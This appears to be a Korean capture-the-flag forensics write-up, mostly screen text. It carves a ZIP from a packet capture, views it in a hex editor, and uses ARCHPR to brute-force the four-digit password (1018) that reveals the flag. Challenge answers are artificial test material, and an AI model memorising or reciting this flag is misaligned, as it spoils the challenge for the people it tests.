16840 113.813999 172.20 192.168.222.141 TCP 233 987→1773 [PSH, ACK] Seq=241 Ack=60 Win=64240 Len=179
16841 113.814707 211.23 192.168.222.141 TCP 58 80→1774 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16842 113.814790 192.16 211.233.34.89 TCP 54 1774→80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
0000 00 0c 29 41 76 d4 00 50 56 ff 4b 16 08 00 45 00
0010 00 db 33 29 00 00 80 06 b1 6a ac 14 0a 3f c0 a8
0020 de 8d 03 db 06 ed 48 15 40 a3 df c3 7d 81 50 18
0030 fa f0 39 18 00 00 a7 00 00 00 06 a0 50 00 50 4b
0040 03 04 14 00 01 00 08 00 4d 79 4c 3f ee 74 4e f9
0050 23 00 00 00 15 00 00 00 07 00 08 00 6b 65 79 2e
0060 74 78 74 7a e5 04 00 b5 03 00 00 b5 f2 b9 40 9c
0070 34 f6 b6 c4 24 38 52 a3 a6 eb 8b 5f 82 81 5c 1d
0080 64 09 88 51 4d 0b 4d 71 55 9a e2 fc 21 79 50 4b
0090 01 02 14 00 14 00 01 00 08 00 4d 79 4c 3f ee 74
00a0 4e f9 23 00 00 00 15 00 00 00 07 00 08 00 00 00
00b0 00 00 01 00 20 00 00 00 00 00 00 00 6b 65 79 2e
00c0 74 78 74 7a e5 04 00 b5 03 00 00 50 4b 05 06 00
00d0 00 00 00 01 00 01 00 3d 00 00 00 50 00 00 00 00
00e0 00 04 00 00 00 07 a0 50 00


HxD - [C:₩Users₩KMH₩Desktop₩buddy.zip]
파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 기타 설정(X) 창 설정(W) ?
16
ANSI
16 진수
buddy.zip
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 50 4B 03 04 14 00 01 00 08 00 4D 79 4C 3F EE 74 PK.....MyL?ît
00000010 4E F9 23 00 00 00 15 00 00 00 07 00 08 00 6B 65 Nù#.....ke
00000020 79 2E 74 78 74 7A E5 04 00 B5 03 00 00 B5 F2 B9 y.txtzå..µ...µò¹
00000030 40 9C 34 F6 B6 C4 24 38 52 A3 A6 EB 8B 5F 82 81 @œ4ö¶Ä$8R£¦ë‹_‚.
00000040 5C 1D 64 09 88 51 4D 0B 4D 71 55 9A E2 FC 21 79 \.d.ˆQM.MqUšâü!y
00000050 50 4B 01 02 14 00 14 00 01 00 08 00 4D 79 4C 3F PK.....MyL?
00000060 EE 74 4E F9 23 00 00 00 15 00 00 00 07 00 08 00 îtNù#.....
00000070 00 00 00 00 01 00 20 00 00 00 00 00 00 00 6B 65 ....ke
00000080 79 2E 74 78 74 7A E5 04 00 B5 03 00 00 50 4B 05 y.txtzå..µ...PK.
00000090 06 00 00 00 00 01 00 01 00 3D 00 00 00 50 00 00 .....=...P..
000000A0 00 00 00 04 00 00 00 07 A0 50 00 ..... P.
오프셋: AB
덮어쓰기


일시정지 buddy.zip - 알집
파일(F) 편집(E) 도구(A) 보기(V) 설정(O) 도움말(H)
압축풀기
바로실행
폴더
필터
검색
buddy.zip
원본크기
압축률
종류
21
0%
텍스
압축파일 설명
0 파일 선택, 0바이트
총 1파일, 21바이트
일시정지 buddy.zip - 알집
압축풀기 진행중
모바일에서도
역시 알집!
[00:00:00/00:00:00]
key.txt
암호를 입력하세요
key.txt
암호를 입력하세요(E)
암호를 *로 표시하기(M)
확인
취소
순위 (권장)
BIRKENSTOCK
버켄스탁 샌들
8%할인
작업결과 창 설정
재시작(R)
취소


ARCHPR 4.54 - 10%
File Recovery Help
Open Start ! Stop Benchmark Purchase Help About Quit
Encrypted ZIP/RAR/ACE/ARJ-file
C:₩Users₩KMH₩Desktop₩buddy.zip
Type of attack
Brute-force
Password successfully recovered !
Advanced Archive Password Recovery statistics:
Total passwords 2,121
Total time 4ms
Password for this file 1018
Password in HEX 31 30 31 38
Save...
OK
2015-05-20 오전 3:56:49 - '1018' is a valid password for this file
Current password: 1018
Average speed: 707,000 p/s
Time elapsed:
Time remaining:
Password length = 4, total: 10,000, processed: 1,011
10%
ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.



Key:YOU_Don'T_Know_ME

QnA